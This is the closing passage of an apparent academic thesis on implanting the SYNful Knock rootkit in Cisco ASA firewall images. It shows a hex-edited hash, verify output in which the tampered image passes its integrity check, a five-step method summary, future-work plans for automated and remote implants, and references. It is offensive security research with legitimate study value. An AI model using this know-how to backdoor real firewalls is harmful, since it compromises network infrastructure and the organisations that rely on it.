00016910 78 63 65 65 64 20 25 64-20 62 79 74 65 20 6d 61  xceed %d byte ma
 edit 168b4h/92348 selection 16874h-168b3h (64 bytes)
1help  2save  3open  4view  5goto  6mode  7search  8resize  9viewin..0quit
```

Figure 48 Change ASA's hash value

Finally, upload the new file that has a new hash value in the Cisco ASA hardware. As the (Figure 49) shows, we ditch the Cisco verify checksum mechanism, and it has the same value for Embedded Hash and Computed Hash.



```
ASA# verify disk0:/asa921-k8.bin
Verifying file integrity of disk0:/asa921-k8.bin
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
Embedded Hash SHA-512: e1feacec8db38654b5e3f4be38158468a611d8c422b036604ad10d5e029c1ebb5f29fd162d8c073a345081d251a9e4dd48f4e44cdb918588f07a160e188c80de
Computed Hash SHA-512: e1feacec8db38654b5e3f4be38158468a611d8c422b036604ad10d5e029c1ebb5f29fd162d8c073a345081d251a9e4dd48f4e44cdb918588f07a160e188c80de
CCO Hash      SHA-512: f3ebc3cac6d19a902a3713556da154f7349af428651ed76fe8fa506bb8e2ce2705dd26f1c65b137710e10207ccb208c50f89a25fe91c4fd555d09d692eaaa61a
Signature Verified
Verified disk0:/asa921-k8.bin
ASA#
```

Figure 49 Verify command for changed hash ASA software

6. Conclusions and Future Work

This chapter contains a summary of our study. In this section, the author will underline what has been done and what might be subjected to the further develop the topic.

6.1. Conclusions

Our Study represents a new method that allows applying the SYNful knock attack on the Cisco ASA devices. Representing the SYNful knock attack on the Cisco firewall devices would be addressed critically of running the embedded system on the networks that would put the total risk value of our company. Since this is the case, experts commonly think that with the close source network, security appliances like firewalls could cover the decent security criteria in the network infrastructure. But, we raised a question: What if the security device is a network bottleneck?

Our study used the latest state of the art technology to perform, with the advanced persistent threat, the possible risks at the dark side of the network that even most of the experts do not think about. In this study, we worked on the offensive aspects of a SYNful Knock attack that could give security experts ideas on how to prevent such kinds of attacks. As the results show, this attack method could have potentially devastating consequences for critical infrastructure.

The solution developed for the SYNful knock attack implementation consists of two parts that can be used independently. The first part is the Cisco router SYNful knock attack that has already been done, and there are some papers out there but there is not clear guideline to apply it, we covered that part in our study. The second part is a novel study of SYNful knock attack on the Cisco ASA firewall devices. Until today, our study is a published version in this domain.

To conclude novelty of this study, we have implemented SYNful knock attack in the Cisco ASA firewall software that this study represents methods and technics to overcome five steps for applying SYNful knock attack on the Cisco ASA firewall's software:

1. Unpacking process
2. Analyzing process

3. Modification process
4. Repacking process
5. Bypassing Cisco ASA integrity checking system mechanisms

Because of the latest Cisco ASA hardware inaccessibility, unfortunately, we could not test the result in the most recent version of the device, but according to the Cisco Company’s information, ASA software can run on all Cisco ASA appliances[48].

6.2. Future work

Due to the fact that the attack solution mechanism includes many steps, future enhancements are possible in many directions. Firstly, we would work on the other security appliances like Juniper, F5, and FortiGate to apply the same attack on them. We believe that it is possible to implant rootkit code in any embedded closed source OS. The results of this study provides evidence of this. Also, we would work on applying the attack on real-time OS that is running in the RAM. Real-time OS is a copy of stored OS in the RAM. When implementing SYNful knock attacks in real-time OS, detecting it would be challenging because real-time OS does not have any checksum mechanisms, due to RAM data nature changing over time. Moreover, in our work, we concentrated only on local attacks. Remote delivery of SYNful knock attacks, which might add to the danger of the attacks, can be researched in the future. Also, an application might be developed to implant the attack automatically.

References

1. Beaver, K. *Ten most common enterprise security mistakes that admins still make*. June 2011 [cited 2016 Nov 12]; Available from: http://searchenterprisedesktop.techtarget.com/feature/Ten-most-common-enterprise-security-mistakes-that-admins-still-make.

2. Group, S.R. *Cisco's Dominant Share of Switching & Routers Holds Steady*. 2016 [cited 2016 Nov 26]; Available from: https://www.srgresearch.com/articles/ciscos-dominant-share-switching-routers-holds-steady.

3. Cui, A., J. Kataria, and S.J. Stolfo, *Killing the myth of Cisco IOS diversity.* Proc. of USENIX Worshop on Offensive Technologies, 2011.

4. ZETTER, K. *NSA Laughs at PCs, Prefers Hacking Routers and Switches*. 2013 [cited 2017 05]; Available from: https://www.wired.com/2013/09/nsa-router-hacking/.

5. McMillan, R. *Hacker writes rootkit for Cisco's routers*. 2008 [cited 2017 May]; Available from: http://www.networkworld.com/article/2279517/lan-wan/hacker-writes-rootkit-for-cisco-s-routers.html.

6. Lindner, F.F. *Developments in Cisco IOS Forensics*. 2008 [cited 2017 May, 08]; Available from: http://www.recurity-labs.com/content/pub/RecurityLabs_Developments_in_IOS_Forensics.pdf.

7. Chen, T.M. and S. Abu-Nimeh, *Lessons from stuxnet.* Computer, 2011. **44**(4): p. 91-93.

8. Manap, S., *Rootkit: Attacker undercover tools.* Personal Communication, 2001.

9. Yew, T.J., et al., *Rootkit Guard (RG)-an architecture for rootkit resistant file-system implementation based on TPM.* Pertanika Journal of Science & Technology, 2013. **21**(2): p. 507-520.

10. Bill Hau, T.L., Josh Homan. *SYNful Knock - A Cisco router implant* 2015 [cited 2017 May]; Available from: https://www.fireeye.com/blog/threat-research/2015/09/synful_knock_-_acis.html.

11. FireEye. *SYNful Knock Attack Against Cisco Routers*. September 21, 2015 09/11/2016]; Available from: https://www.schneier.com/blog/archives/2015/09/synful_knock_at.html.

12. Lindner, F., *Attacking Networked Embedded Systems - Defcon.* 2003.

13. Lynn, M., *The holy grail: Cisco IOS shellcode and exploitation techniques.* Black Hat USA, Las Vegas, NV (July 2005), 2005.

14. Chawdhary, G. and V. Uppal, *Cisco IOS Shellcodes.* 2007.

15. Davis, A., *Cisco ios ftp server remote exploit*. 2007.

16. Muniz, S., *Killing the myth of Cisco IOS rootkits: DIK, 2008*. EUSecWest.

17. NotHugs, B. *Cisco ASA Appliance WebVPN Cross Site Scripting Vulnerability*. 2009 [cited 2017 Apr 04]; Available from: http://www.securityfocus.com/bid/34307/info.

18. Clemens, D. *Cisco ASA/PIX - Appliances Fail to Properly Check Fragmented TCP Packets*. 2009 [cited 2017 Apr 04]; Available from: https://www.exploit-db.com/exploits/8393/.

19. SpiderLabs, T.s. *Cisco ASA Adaptive Security Appliance Clientless SSL VPN DOM Cross-Site Scripting Vulnerability*. 2009 [cited 2017 Apr 04]; Available from: https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/Cisco-SA-20090624-CVE-2009-1201.

20. Eduardo, D. *Cisco ASA <= 8.x VPN SSL module Clientless URL-list control bypass*. 2009 [cited 2017 Apr 04]; Available from: http://0day.today/exploit/description/9600#popup_welcome_div.

21. prdelka. *Cisco ASA < 8.4.4.6 & 8.2.5.32 - Ethernet Information Leak*. 2003 [cited 2017 Apr 04]; Available from: https://vulners.com/exploitdb/EDB-ID:26076.

22. Intelligence, E. *Cisco ASA Software IKEv1 and IKEv2 Buffer Overflow Vulnerability*. 2016 [cited 2017 Apr 04]; Available from: https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160210-asa-ike.

23. Group, E. *Cisco ASA 8.X - Authentication Bypass (EXTRABACON)*. 2016 [cited 2017 Apr 04]; Available from: https://vulners.com/exploitdb/EDB-ID:40258.

24. Brokers, S. *EPICBANANA Cisco ASA / PIX Privilege Escalation*. 2016 [cited 2017 Apr 04]; Available from: https://packetstormsecurity.com/files/138392/EPICBANANA-Cisco-ASA-PIX-Privilege-Escalation.html.

25. Dillon, S. *Reverse Engineering Cisco ASA for EXTRABACON Offsets - Authentication Bypass*. 2016 [cited 2017 Apr 04]; Available from: https://zerosum0x0.blogspot.com.ee/2016/09/reverse-engineering-cisco-asa-for.html.

26. Research, G.S. *Cisco ASA: Buffer overflows in WebVPN cifs handling* 2017 [cited 2017 Apr 04]; Available from: https://bugs.chromium.org/p/project-zero/issues/detail?id=998.

27. Stuart-Muirk, A., *"Breaking Bricks and Plumbing Pipes: Cisco ASA a Super Mario Adventure."*. 2014: Ruxcon / Kiwicon presentation.

28. http://www.skyfree.org/linux/references/ELF_Format.pdf, *Executable and Linkable Format (ELF).* 08.11.2016.

29. www.statista.com. *Quarterly share of the Ethernet switch market worldwide, from 2011 to 2016, by vendor*. 2016 [cited 2017 May]; Available from: https://www.statista.com/statistics/235289/global-ethernet-switch-revenue-market-share-by-vendors/.

30. Lindner, F., *Cisco IOS router exploitation.* Black Hat USA, 2009.

31. NGFW/Firewalls, D.i. *ASA and Firepower hardware fact sheet*. 2016 [cited 2017 May 15]; Available from: https://communities.cisco.com/community/technology/security/ngfw-firewalls/blog/2016/02/02/asa-hardware-facts-sheet.

32. Xu, J. and W. Su, *Performance Evaluations of Cisco ASA and Linux IPTables Firewall Solutions*. 2013.

33. Lindner, F., *Developments in cisco ios forensics. CONFidence 2.0*. 2009.

34. DAS, S. *ATTACKERS INFECT CISCO ROUTERS WITH "SYNFUL KNOCK" BACKDOOR TO STEAL DATA*. SEPTEMBER 15, 2015 [cited 09/11/2016; Available from: https://hacked.com/attackers-infect-cisco-routers-synful-knock-backdoor-steal-data/.

35. Powell, R. *SYNful Knocks On More Cisco Doors*. September 22nd, 2015 09/11/2016]; Available from: http://www.telecomramblings.com/2015/09/synful-knocks-on-more-cisco-doors/.

36. Muncaster, P. *Cisco SYNful Knock Threat Victims Reach 200*. 22 SEP 2015 09/11/2016]; Available from: http://www.infosecurity-magazine.com/news/cisco-synful-knock-threat-victims/.

37. VENTURES, F.T.E.A.C. *CYBERSECURITY MARKET REPORT*. Q3 2016 [cited 2016 Nov 12]; Available from: http://cybersecurityventures.com/cybersecurity-market-report/.

38. cristinaribas.net. *Estonia, The most digital country in Europe*. 2014 [cited 2016 Nov 12]; Available from: http://www.cristinaribas.net/2014/08/04/estonia-the-most-digital-country-in-europe/.

39. Technologies, G. *Dynamips-GDB-Mod*. Mar 13, 2013 [cited 2016 Nov 11]; Available from: https://github.com/Groundworkstech/dynamips-gdb-mod.

40. Debian. *Debian for PowerPC*. 2016 [cited 2016 Nov 12]; Available from: https://www.debian.org/ports/powerpc/.

41. Radare. *Forensics Tool*. 2016 [cited 2016 Nov 11]; Available from: https://github.com/radare/radare2.

42. RARLAB. *RAR archiver*. 2016 [cited 2016 Nov 11]; Available from: http://www.rarlab.com/.

43. TRIPWIRE. *Insider Threats Often Overlooked by Security Experts*. 2016 [cited 2016 Nov 12]; Available from: https://www.tripwire.com/state-of-security/risk-based-security-for-executives/connecting-security-to-the-business/insider-threats-often-overlooked-by-security-experts/.

44. Rouse, M. *DEFINITION social engineering*. 2016 [cited 2016 Nov 12]; Available from: http://searchsecurity.techtarget.com/definition/social-engineering.

45. Security, G. *Whitepaper: Writing Cisco IOS Rootkits*. October 9, 2015 [cited 2017 Apr 11]; Available from: http://grid32.com/cisco_ios_rootkits.pdf.

46. Oktavianto, D. and I. Muhardianto, *Cuckoo Malware Analysis*. 2013: Packt Publishing Ltd.

47. Eagle, C., *The IDA pro book: the unofficial guide to the world's most popular disassembler*. 2011: No Starch Press.

48. Cisco. *Cisco ASA New Features by Release*. 2017 [cited 2017 Apr 06]; Available from: http://www.cisco.com/c/en/us/td/docs/security/asa/roadmap/asa_new_features.html#topic_vlp_lq5_sy.

49. Friedl, S. *Intel x86 JUMP quick reference*. [cited 2017 Apr 05]; Available from: http://unixwiz.net/techtips/x86-jumps.html.

50. gnu.org. *cpio manual*. [cited 2017 Apr 05]; Available from: https://www.gnu.org/software/cpio/manual/html_node/Options.html.